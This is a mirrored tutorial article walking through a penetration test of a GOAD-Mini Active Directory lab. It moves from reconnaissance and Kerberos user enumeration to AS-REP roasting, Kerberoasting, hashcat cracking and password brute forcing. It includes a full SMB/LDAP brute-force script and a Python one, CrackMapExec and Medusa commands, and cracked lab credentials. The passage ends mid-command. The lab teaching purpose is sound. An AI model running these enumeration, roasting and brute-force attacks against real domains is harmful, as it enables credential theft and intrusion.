Active Directory Penetration Testing
- Category: Active Directory
- Source article: https://medium.com/@1200km/active-directory-penetration-testing-745cfb31d7d3
- Published: 2026-01-26
- Repository: Not found as a dedicated local repo. No dedicated repository was found locally; the article contains the operational testing flow.
- Preserved media: 27 article image(s), including screenshots and infographics where present.
- Preserved technical blocks: 47 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium lab content into the 1200km knowledge base so it remains available inside the 1200km.com documentation ecosystem. Use the linked repository when one exists; otherwise use the deployment commands and configuration blocks preserved below as the lab source of truth.
Deployment Requirements
The full prerequisites, deployment flow, validation commands, screenshots, and operational notes are preserved from the article below. Review the repository metadata above first, then follow the article sections in order.
A Deep Dive into GOAD-Mini Lab Assessment. Step-by-step guide.
Abstract
This article documents a comprehensive penetration test conducted against a Game of Active Directory (GOAD) Mini lab environment. The assessment demonstrates real-world Active Directory attack techniques, from initial reconnaissance through advanced exploitation, including user enumeration, password attacks, and credential extraction. This hands-on approach provides valuable insights into AD security vulnerabilities and defensive strategies.
Table of Contents
-
Introduction
-
Lab Environment Setup
-
Penetration Test Methodology
-
Phase 1: Reconnaissance and Network Discovery
-
Phase 2: Service Enumeration
-
Phase 3: User Enumeration and Discovery
-
Phase 4: Password Discovery and Credential
-
Phase 5: Advanced Exploitation
-
Findings and Vulnerabilities
-
Lessons Learned
-
Defensive Recommendations
-
Conclusion
Introduction
Active Directory (AD) remains the backbone of most enterprise Windows environments, making it a prime target for attackers. Understanding how attackers approach AD environments is crucial for security professionals. This article presents a comprehensive penetration test conducted against a GOAD-Mini lab, demonstrating the full attack lifecycle from initial reconnaissance to domain compromise.
The GOAD (Game of Active Directory) project provides vulnerable AD lab environments specifically designed for security testing and learning. The GOAD-Mini variant offers a simplified but realistic AD setup perfect for understanding attack techniques and defensive strategies.
Objectives
The primary objectives of this penetration test were:
-
Demonstrate real-world AD attack techniques
-
Identify security vulnerabilities in the lab environment
-
Test password policies and credential security
-
Explore advanced exploitation methods
-
Document the complete attack chain with proofs
-
Provide actionable defensive recommendations
Lab Environment Setup
Target Environment
How this environment was deployed:
[Active Directory Lab for PenTest. Manual Deployment Guide This guide is a manual, step-by-step deployment of a GOAD-Mini Active Directory environment on…
Or here:
[Deploy a Complete Active Directory PenTest Lab in One Prompt with Cursor AI How I automated the deployment of a complex AD lab environment using AI assistance
Domain Controller:
-
**Hostname:**KINGSLANDING
-
**Domain:**SEVENKINGDOMS / sevenkingdoms.local
-
**Domain SID:**S-1–5–21–3262952663–1425775882–330886615
-
**IP Address:**192.168.56.10
-
**Operating System:**Microsoft Windows Server 2019
-
**Role:**Domain Controller with Active Directory Domain Services (AD DS)
Lab Configuration
The GOAD-Mini lab was deployed using VirtualBox and Vagrant, providing an isolated testing environment. The lab includes:
-
A single domain controller running Windows Server 2019
-
Active Directory Domain Services (AD DS)
-
DNS services
-
Various user accounts and groups
-
Service accounts for common applications
-
Default GOAD configurations and credentials
Testing Environment
Attacker Machine:
-
**OS:**Linux (Kali/Debian-based)
-
**Tools:**Nmap, Impacket, Enum4linux, HexStrike MCP tools, custom scripts
-
**Network:**Host-only network (192.168.56.0/24)
Penetration Test Methodology
This penetration test followed a structured methodology based on industry-standard frameworks, adapted for AD environments:
1.
 Reconnaissance
   └─ Network discovery and service enumeration
2. Enumeration
   ├─ SMB enumeration
   ├─ LDAP enumeration
   └─ User and group discovery
3. Credential Discovery
   ├─ Password attacks
   ├─ Password reuse testing
   └─ Credential validation
4. Exploitation
   ├─ Kerberos attacks (AS-REP Roasting, Kerberoasting)
   ├─ DCSync attacks
   └─ Authenticated enumeration
5. Post-Exploitation
   └─ Lateral movement preparation
Tools and Techniques
The assessment utilized a combination of open-source tools and custom scripts:
Network Scanning:
-
Nmap for port scanning and service detection
-
HexStrike MCP tools for automated scanning
-
Nmap NSE scripts for vulnerability detection
Enumeration:
-
Enum4linux and Enum4linux-ng for SMB enumeration
-
ldapsearch for LDAP queries
-
Custom Python scripts for data extraction
Exploitation:
-
Impacket suite (GetNPUsers, GetUserSPNs, secretsdump)
-
smbclient for credential testing
-
rpcclient for RPC enumeration
Password Attacks:
-
GOAD password wordlist (240 passwords extracted from GOAD configuration)
-
Custom password reuse testing scripts
-
Automated credential validation
Phase 1: Reconnaissance and Network Discovery
Initial Reconnaissance
The penetration test began with network discovery to identify the target and enumerate available services. The goal was to map the network footprint and identify potential attack vectors.
Network Scanning
Comprehensive Port Scan:
UsingNmap:
[Mastering Nmap: A Comprehensive Guide to Network Exploration and Security Auditing. Part 1 This comprehensive post will delve into the powerful network scanning tool, Nmap, exploring its capabilities from basic…
A full TCP port scan was performed to identify all open ports and services:
nmap -sV -sC -
p
-
--min-rate

1000

192.168
.
56.10
Results:
The scan revealed 14 open ports, indicating a fully configured domain controller:

Key Findings:
-
**Standard AD Ports:**All expected AD services were running, confirming this was a domain controller
-
**Web Services:**Port 80 (HTTP) was open, potentially exposing web-based management interfaces
-
**Remote Management:**WinRM ports (5985/5986) were accessible, enabling remote administration
-
**LDAP Services:**Both standard and secure LDAP were available, along with global catalog services
Service Version Detection
Nmap’s service detection identified the domain name and site information:
Domain:
 sevenkingdoms.local
Site:

Default
-First-Site-Name
Hostname:
 kingslanding.sevenkingdoms.local
This information confirmed the target was indeed a domain controller for thesevenkingdoms.localdomain.

SSL/TLS Certificate Analysis
The scan also revealed SSL certificates for LDAP services:
-
**Subject:**commonName=kingslanding.sevenkingdoms.local
-
**Valid From:**2026–01–24
-
**Valid To:**2027–01–24
-
**SAN:**DNS:kingslanding.sevenkingdoms.local

**Proof:**Network scan results documented innmap/full_scan.txt
Phase 2: Service Enumeration
SMB Enumeration
SMB (Server Message Block) is a critical protocol in Windows environments, often revealing valuable information about the domain structure, users, and shares.
Enum4linux Enumeration
**Tool:**Enum4linux v0.9.1
Command:
enum4linux -
a

192.168
.
56.10

Key Findings:
-
Domain Information:
-
**Domain/Workgroup:**SEVENKINGDOMS
-
**Domain SID:**S-1–5–21–3262952663–1425775882–330886615
-
**NetBIOS Name:**KINGSLANDING
2. Network Information:
-
**MAC Address:**08:00:27💿d4:fb (Oracle VirtualBox virtual NIC)
-
**Anonymous Sessions:**Allowed (username ‘’, password ‘’)
3. Security Configuration:
-
SMB signing: Enabled and required
-
Anonymous access: Partially allowed
Analysis:
The discovery that anonymous sessions were allowed is significant. While this doesn’t immediately grant access, it can be used for information gathering. However, the requirement for SMB signing is a positive security control that prevents man-in-the-middle attacks.
Enum4linux-ng Advanced Enumeration
**Tool:**Enum4linux-ng
Command:
enum4linux-ng -
A
 -oJ enum4linux-ng
.json

192.168
.
56.10
This tool provided additional enumeration capabilities, including:
-
Detailed share enumeration
-
User enumeration attempts
-
Group enumeration
-
Password policy information
NetBIOS Name Resolution
**Tool:**HexStrike MCP nbtscan
Results:
IP
 address
Net
BIOS
Name

Server

User

MAC
 address
------------------------------------------------------------------------------
192.168.56.10    KINGSLANDING     <server>
  <unknown>        08
:
00
:
27
:cd
:d4
:fb
**Proof:**SMB enumeration results documented insmb/enum4linux.txtandsmb/enum4linux-ng.txt
Nmap SMB Scripts
Nmap’s SMB-specific NSE scripts were executed to gather additional information:
Scripts Used:
-
smb-enum-shares- Enumerate SMB shares -
smb-enum-users- Enumerate users -
smb-enum-domains- Enumerate domain information -
smb-os-discovery- OS detection -
smb-security-mode- Security mode detection -
smb-vuln-*- Vulnerability detection
nmap
--script=smb* 192.168.56.10
**Key Finding:**SMB signing was confirmed as enabled and required, which is a security best practice.
Phase 3: User Enumeration and Discovery
Strategy: Discovering Legitimate Users
Before attempting password attacks, we need to identify legitimate user accounts in the domain. This phase focuses on enumerating valid usernames through various techniques, as knowing valid usernames is crucial for effective password attacks.
User Enumeration Techniques

Technique 1: Kerberos User Enumeration (Kerbrute)
**Tool:**Kerbrute
**Method:**Kerberos pre-authentication can reveal whether a username exists without requiring a password. When a valid username is provided, the response differs from an invalid username.
Command:
kerbrute userenum
--dc

192.168
.
56.10
 -d sevenkingdoms
.local
 userlist
.txt
How It Works:
-
Valid usernames return
KDC_ERR_PREAUTH_REQUIRED(username exists, password required) -
Invalid usernames return
KDC_ERR_C_PRINCIPAL_UNKNOWN(username doesn't exist) -
This allows enumeration without triggering account lockouts
Advantages:
-
Fast enumeration
-
Doesn’t require authentication
-
Low detection risk
-
Works even with anonymous enumeration disabled
Technique 2: SMB User Enumeration
**Tool:**Enum4linux, RPCClient
**Method:**Attempting to enumerate users via SMB/RPC protocols.
Command:
enum4linux -U
192.168
.56
.10
Alternative with RPCClient:
rpcclient -U
""
 -N 192.168.56.10
> enumdomusers
Limitations:
-
Often requires authentication
-
May be blocked by security policies
-
Less reliable than Kerberos enumeration

Technique 3: LDAP User Enumeration (Anonymous)
**Tool:**ldapsearch
**Method:**Attempting anonymous LDAP queries to enumerate users.
Command:
ldapsearch -x -H
"ldap://192.168.56.10"
 \
  -b
"DC=sevenkingdoms,DC=local"
 \

"(objectClass=user)"
 sAMAccountName
**Result:**Typically fails in properly configured AD environments (authentication required)
Technique 4: AS-REP Roasting for User Discovery
**Tool:**Impacket GetNPUsers
**Method:**AS-REP Roasting can reveal usernames of accounts with pre-authentication disabled.
Command:
GetNPUsers.py sevenkingdoms.
local
/ \
  -dc-ip
192.168
.56
.10
 \
  -usersfile userlist.txt \
  -
format
 hashcat
**Benefit:**Discovers both valid usernames AND vulnerable accounts simultaneously.

Your run is successful. The important line is this one:
$krb5asrep$23$TestUser@SEVENKINGDOMS.LOCAL:...
That meansAS-REP Roasting worked for**TestUser**(the account is configured with**“Do not require Kerberos pre-authentication”), and Impacket returned an AS-REP hash inhashcat format**.
Everything else in the output is just per-user status from youruserlist.txt:
What the messages mean
-
User <X> doesn't have UF_DONT_REQUIRE_PREAUTH setThe userrequires pre-auth, sonot AS-REP roastable(nothing to extract). -
KDC_ERR_C_PRINCIPAL_UNKNOWN (Client not found in Kerberos database)That usernamedoes not existin the domain (typo / wrong list / wrong realm). -
KDC_ERR_CLIENT_REVOKED (Clients credentials have been revoked)The account isdisabled / locked / revoked, so KDC refuses it.
Next practical steps
1) Save only the hashes to a file (clean output)
Run again and write results to a file:
GetNPUsers.py sevenkingdoms.
local
/ \
  -dc-ip
192.168
.56
.10
 \
  -usersfile userlist.txt \
  -
format
 hashcat \
  -outputfile asrep_hashes.txt
Then check what you got:
wc
 -l asrep_hashes.txt
head
 -n 5 asrep_hashes.txt

2) Crack with hashcat (AS-REP roast)
[Breaking the Code: How to Use Hashcat for Effective Password Cracking Your step-by-step guide to mastering Hashcat, from setting it up on your system to deploying it against complex…
Hashcat mode for$krb5asrep$23$...is typically18200:
hashcat -m
18200
 -
a

0
 asrep_hashes
.txt
 /path/
to
/wordlist
.txt

Cracked: TestUser@Password123!
User Enumeration Results
Through Kerbrute and other enumeration techniques, we discovered27 legitimate user accountsin the domain and one password.
-
Administrator
-
ASREPUser1
-
ASREPUser2
-
cersei.lannister
-
DCSyncUser
-
ExchangeService
-
FileService
-
Guest
-
jaime.lannister
-
joffrey.baratheon
-
KINGSLANDING$ (computer account)
-
krbtgt (Kerberos service account)
-
lord.varys
-
maester.pycelle
-
petyer.baelish
-
renly.baratheon
-
robert.baratheon
-
SprayUser1
-
SprayUser2
-
SQLService
-
stannis.baratheon
-
TestAdmin
-
TestUser (With pass:Password123!)
-
tyron.lannister
-
tywin.lannister
-
vagrant
-
WebService
Analysis:
The user list reveals several interesting accounts:
-
**Service Accounts:**ExchangeService, FileService, SQLService, WebService — These are prime targets for Kerberoasting attacks
-
**Test Accounts:**ASREPUser1, ASREPUser2, SprayUser1, SprayUser2, TestAdmin, TestUser — These appear to be intentionally vulnerable accounts for testing
-
**Character Accounts:**Multiple accounts named after Game of Thrones characters (cersei.lannister, jaime.lannister, etc.) — These are part of GOAD’s themed naming convention
-
**Privileged Accounts:**Administrator, DCSyncUser — High-value targets
-
**System Accounts:**krbtgt, KINGSLANDING$ — Critical system accounts
Discovered Groups
Group enumeration revealed the standard AD group structure, including:
-
Domain Admins
-
Domain Users
-
Enterprise Admins
-
Built-in groups
-
Custom groups
**Proof:**LDAP enumeration results documented inldap/users_authenticated.txtandldap/groups_authenticated.txt
Phase 4: Password Discovery and Credential
Acquisition
Strategy: Gaining Valid Credentials
With a list of legitimate users identified in Phase 3, this phase focuses on discovering valid passwords through various attack techniques. The goal is to obtain at least one set of valid credentials to enable authenticated enumeration and further exploitation.
Password Attack Techniques
[Passwords cracking.ZIP, PDF, WEB, RDP, SSH, Cameras… Dive into the art of password cracking with our guide that covers everything from brute force to advanced cryptanalytic…
First run again GetNPUsers.py on list with enumerated users:
GetNPUsers.py sevenkingdoms.
local
/ \
  -dc-ip
192.168
.56
.10
 \
  -usersfile userlist.txt \
  -
format
 hashcat \
  -outputfile asrep_hashes.txt

And
hashcat -m 18200 -a 0 asrep_hashes.txt ./passlist.txt

**Cracker 2 additional users: **ASREPUser1:Password123!
ASREPUser2:Password123!
Technique 1: Dictionary-Based Password Brute Force
**Tool:**Hydra, smbclient, custom scripts
**Method:**Testing discovered usernames against password wordlists.
Password Wordlist:
-
Default administrator passwords
-
Common service account passwords
-
Weak passwords used in lab scenarios
-
Password patterns from GOAD documentation
Wordlist Location:AD_PenTest/wordlists/passwords.txt
SMB Brute Force:
hydra -L users.txt -P goad-passwords.txt \
  smb:
//192.168.56.10 \
  -t 4 -V

Why Hydra SMB Fails
Hydra’s SMB module fails with modern Windows Server 2019 because:
Main issues
-
SMB signing required: The DC requires SMB message signing. Hydra’s SMB module doesn’t handle this correctly, so the connection fails during negotiation.
-
SMB protocol version: Hydra may use SMB 1.0/2.0, while Windows Server 2019 prefers SMB 3.x. SMB 1.0 is often disabled for security.
-
Message format: Hydra’s SMB messages may not match what modern Windows expects, causing the DC to reject them as “invalid reply”.
-
Authentication handshake: Hydra may not complete the full SMB authentication sequence that the DC requires.
Custom Script Approach:
09:19:28 andrey@andrey-lab ~ →
for
 user
in
 $(
cat
 users.txt);
do

for
 password
in
 $(
cat
 passlist.txt);
do
    smbclient -L 192.168.56.10 -U
"
$user
%
$password
"
 -N >/dev/null 2>&1

if
 [ $? -eq 0 ];
then

echo

"VALID:
$user
:
$password
"
 >> valid_credentials.txt

echo

"✓ Found:
$user
:
$password
"

fi

done
done
Technique 2: Kerberoasting
**Tool:**Impacket GetUserSPNs
**Method:**Requesting Service Principal Names (SPNs) and extracting encrypted service tickets for offline cracking.
Why Kerberoasting:
-
Service accounts often have weak passwords
-
Service account passwords are rarely changed
-
Can be performed with any valid domain account
-
Encrypted tickets can be cracked offline
Command:
First, need at least one valid credential (or anonymous if allowed). Was found in previous step:
GetUserSPNs.py -dc-ip
192.168
.56
.10
 \
  sevenkingdoms.
local
/TestUser:Password123! \
  -request \
  -outputfile kerberoast_hashes.txt
Target Service Accounts:
-
ExchangeService
-
FileService
-
SQLService
-
WebService
-
Any account with SPNs registered

Cracking the Hashes:
hashcat -m 13100 kerberoast_hashes.txt \
  /usr/share/wordlists/rockyou.txt \
  --force
Cracked: Password123! to each found account
Technique 3: AS-REP Roasting
**Tool:**Impacket GetNPUsers
**Method:**Extracting encrypted TGTs from accounts with pre-authentication disabled.
Command:
impacket-GetNPUsers -dc-ip
192.168
.56
.10
 \
  -usersfile discovered_users.txt \
  -
format
 hashcat \
  -outputfile asrep_hashes.txt \
  sevenkingdoms.
local
/
Target Accounts:
-
ASREPUser1
-
ASREPUser2
-
Any account with pre-authentication disabled
**Advantage:**No credentials required — can be performed anonymously if accounts are vulnerable.
AD Password Brute Force
Overview
After enumerating all AD users using valid LDAP credentials, you can now perform password brute force attacks against the discovered user accounts.
Prerequisites
Completed:
-
Valid LDAP credentials:
TestUser:Password123! -
Enumerated 26 AD users saved to:
AD_PenTest/results/users.txt -
Password wordlist:
AD_PenTest/wordlists/passlist.txt
Enumerated Users
From your GOAD-Mini lab, we found26 users:
Administrator
ASREPUser1
ASREPUser2
cersei.
lannister
DCSyncUser
ExchangeService
FileService
Guest
jaime.
lannister
joffrey.
baratheon
krbtgt
lord.
varys
maester.
pycelle
petyer.
baelish
renly.
baratheon
robert.
baratheon
SprayUser1
SprayUser2
SQLService
stannis.
baratheon
TestAdmin
TestUser
tyron.
lannister
tywin.
lannister
vagrant
WebService
Brute Force Methods
Method 1: Using smbclient (Recommended)
**Why:**Works reliably with modern Windows SMB, handles SMB signing correctly.
Script:AD_PenTest/scripts/bruteforce-ad-passwords.sh
#!/bin/bash
# Brute force passwords against enumerated AD users
# Usage: ./bruteforce-ad-passwords.sh <dc_ip> <users_file> <passwords_file>
set
 -e
DC_IP=
"
${1:-192.168.56.10}
"
USERS_FILE=
"
${2:-AD_PenTest/results/ad_users_simple.txt}
"
PASSWORDS_FILE=
"
${3:-AD_PenTest/wordlists/comprehensive-passwords-clean.txt}
"
OUTPUT_DIR=
"AD_PenTest/results"
RESULTS_FILE=
"
${OUTPUT_DIR}
/bruteforce_valid_credentials.txt"
LOG_FILE=
"
${OUTPUT_DIR}
/bruteforce.log"
LOCKED_ACCOUNTS=
"
${OUTPUT_DIR}
/locked_accounts.txt"
# Delay between attempts (seconds) to avoid lockouts
DELAY=1
mkdir
 -p
"
$OUTPUT_DIR
"
# Check if files exist
if
 [ ! -f
"
$USERS_FILE
"
 ];
then

echo

"Error: Users file not found:
$USERS_FILE
"

echo

"Run enumerate-ad-users-ldap.sh first!"

exit
 1
fi
if
 [ ! -f
"
$PASSWORDS_FILE
"
 ];
then

echo

"Error: Passwords file not found:
$PASSWORDS_FILE
"

exit
 1
fi
USER_COUNT=$(
wc
 -l <
"
$USERS_FILE
"
)
PASS_COUNT=$(
wc
 -l <
"
$PASSWORDS_FILE
"
)
TOTAL_ATTEMPTS=$((USER_COUNT * PASS_COUNT))
echo

"=========================================="
echo

"AD Password Brute Force"
echo

"=========================================="
echo

"Target:
$DC_IP
"
echo

"Users:
$USER_COUNT
 (from
$USERS_FILE
)"
echo

"Passwords:
$PASS_COUNT
 (from
$PASSWORDS_FILE
)"
echo

"Total attempts:
$TOTAL_ATTEMPTS
"
echo

"Delay:
${DELAY}
s between attempts"
echo

"Results:
$RESULTS_FILE
"
echo

"Log:
$LOG_FILE
"
echo

""
# Clear previous results
>
"
$RESULTS_FILE
"
>
"
$LOCKED_ACCOUNTS
"
>
"
$LOG_FILE
"
echo

"[*] Starting brute force attack..."
echo

"    (This may take a while...)"
echo

""
VALID_COUNT=0
ATTEMPT_COUNT=0
LOCKED_COUNT=0
# Function to test credentials using smbclient
test_credential
() {

local
 user=
"
$1
"

local
 password=
"
$2
"


# Try SMB authentication
    smbclient -L
"
$DC_IP
"
 -U
"
$user
%
$password
"
 -N >/dev/null 2>&1

local
 smb_result=$?


# Also try LDAP authentication

local
 domain=
"sevenkingdoms.local"
    ldapsearch -x -H
"ldap://
$DC_IP
:389"
 \
        -D
"
$user
@
$domain
"
 \
        -w
"
$password
"
 \
        -b
"DC=sevenkingdoms,DC=local"
 \

"(sAMAccountName=
$user
)"
 \
        sAMAccountName >/dev/null 2>&1

local
 ldap_result=$?


# If either succeeds, credentials are valid

if
 [
$smb_result
 -eq 0 ] || [
$ldap_result
 -eq 0 ];
then

return
 0

else

return
 1

fi
}
# Main brute force loop
while
 IFS=
read
 -r user;
do

if
 [ -z
"
$user
"
 ];
then

continue

fi


# Skip comments

if
 [[
"
$user
"
 =~ ^
# ]]; then

continue

fi


echo

"[*] Testing user:
$user
"
 |
tee
 -a
"
$LOG_FILE
"


while
 IFS=
read
 -r password;
do

if
 [ -z
"
$password
"
 ];
then

continue

fi


# Skip comments

if
 [[
"
$password
"
 =~ ^
# ]]; then

continue

fi

        ATTEMPT_COUNT=$((ATTEMPT_COUNT +
1
))


# Progress indicator every 50 attempts

if
 [ $((ATTEMPT_COUNT %
50
)) -eq 0 ];
then

echo

"    Progress:
$ATTEMPT_COUNT
/
$TOTAL_ATTEMPTS
 attempts"
 |
tee
 -a
"
$LOG_FILE
"

fi


# Test credential

if
 test_credential
"
$user
"

"
$password
"
;
then
            VALID_COUNT=$((VALID_COUNT +
1
))

echo

"  [+] VALID CREDENTIALS:
$user
:
$password
"
 |
tee
 -a
"
$RESULTS_FILE
"
 |
tee
 -a
"
$LOG_FILE
"

echo

"      Found at attempt
$ATTEMPT_COUNT
"
 |
tee
 -a
"
$LOG_FILE
"

else

# Check for account lockout indicators (optional - may need adjustment)

# This is a simplified check; real lockout detection is more complex

echo

"  [-] Failed:
$user
:
$password
"
 >>
"
$LOG_FILE
"

fi


# Delay to avoid lockouts

sleep

"
$DELAY
"


done
 <
"
$PASSWORDS_FILE
"


echo

""
 |
tee
 -a
"
$LOG_FILE
"

done
 <
"
$USERS_FILE
"
echo

""
echo

"=========================================="
echo

"Brute Force Complete"
echo

"=========================================="
echo

"Total attempts:
$ATTEMPT_COUNT
"
echo

"Valid credentials found:
$VALID_COUNT
"
echo

""
echo

"Results saved to:
$RESULTS_FILE
"
echo

"Full log:
$LOG_FILE
"
echo

""
if
 [
$VALID_COUNT
 -gt 0 ];
then

echo

"Valid credentials:"

cat

"
$RESULTS_FILE
"
else

echo

"No valid credentials found."
fi
Usage:

./bruteforce-ad-passwords.sh 192.168.56.10 ./users.txt ./passlist.txt
How it works:
-
Reads each user from the users file
-
Tests each password from the password file
-
Uses
smbclientto authenticate via SMB -
Also tries LDAP authentication as backup
-
Saves valid credentials to
AD_PenTest/results/bruteforce_valid_credentials.txt -
Includes delays (1 second) to avoid account lockouts
Using CrackMapExec / NetExec
**Why:**Professional tool, handles lockouts better, faster.
Installation:
# Already installed via install-ad-pentest-tools.sh
# Or install manually:
pip3 install crackmapexec
# or
pip3 install netexec
Usage:
# Basic brute force
crackmapexec smb 192.168.56.10 \
  -u AD_PenTest/results/ad_users_simple.txt \
  -p AD_PenTest/wordlists/comprehensive-passwords-clean.txt \
  --continue-on-success
Or with NetExec (newer version)
netexec smb 192.168.56.10 \
  -u AD_PenTest/results/ad_users_simple.txt \
  -p AD_PenTest/wordlists/comprehensive-passwords-clean.txt \
  --continue-on-success

Advantages:
-
Better lockout detection
-
Faster execution
-
Better error handling
-
Can continue on success
Using Medusa
**Why:**Alternative tool, good for parallel attacks.
Usage:
medusa -h 192.168.56.10 \
  -U AD_PenTest/results/ad_users_simple.txt \
  -P AD_PenTest/wordlists/comprehensive-passwords-clean.txt \
  -M smbnt \
  -t 4 \
  -T 4
Options:
-
-t 4: 4 threads per host -
-T 4: 4 hosts in parallel -
-M smbnt: SMB authentication module

Medusa error: Same issue as Hydra — outdated SMB implementation that doesn’t work with modern Windows Server 2019.
Why it fails:
-
SMB signing required (Medusa doesn’t handle it)
-
SMB 3.x protocol (Medusa uses old SMB 1.0/2.0)
-
Modern Windows compatibility issues
Using Impacket’s smbclient.py
**Why:**Python-based, good for scripting.
Usage:
nano smbclient.py
import
 subprocess
import
 sys
import
 time
users_file =
"AD_PenTest/results/ad_users_simple.txt"
passwords_file =
"AD_PenTest/wordlists/comprehensive-passwords-clean.txt"
target =
"192.168.56.10"
with

open
(users_file)
as
 uf,
open
(passwords_file)
as
 pf:
    users = [line.strip()
for
 line
in
 uf
if
 line.strip()]
    passwords = [line.strip()
for
 line
in
 pf
if
 line.strip()]


for
 user
in
 users:

for
 password
in
 passwords:
            cmd =
f"smbclient.py sevenkingdoms.local/
{user}
:
{password}
@
{target}
 -c 'ls'"
            result = subprocess.run(cmd, shell=
True
, capture_output=
True
)

if
 result.returncode ==
0
:

print
(
f"[+] VALID:
{user}
:
{password}
"
)
                sys.exit(
0
)
            time.sleep(
1
)
Password Spraying (Alternative Approach)
Instead of brute forcing all passwords against all users, you can usepassword spraying:
Strategy:
-
Test a small number of common passwords against all users
-
Reduces lockout risk
-
Faster execution
Example:
Create a small list of most common passwords based on found.
cat
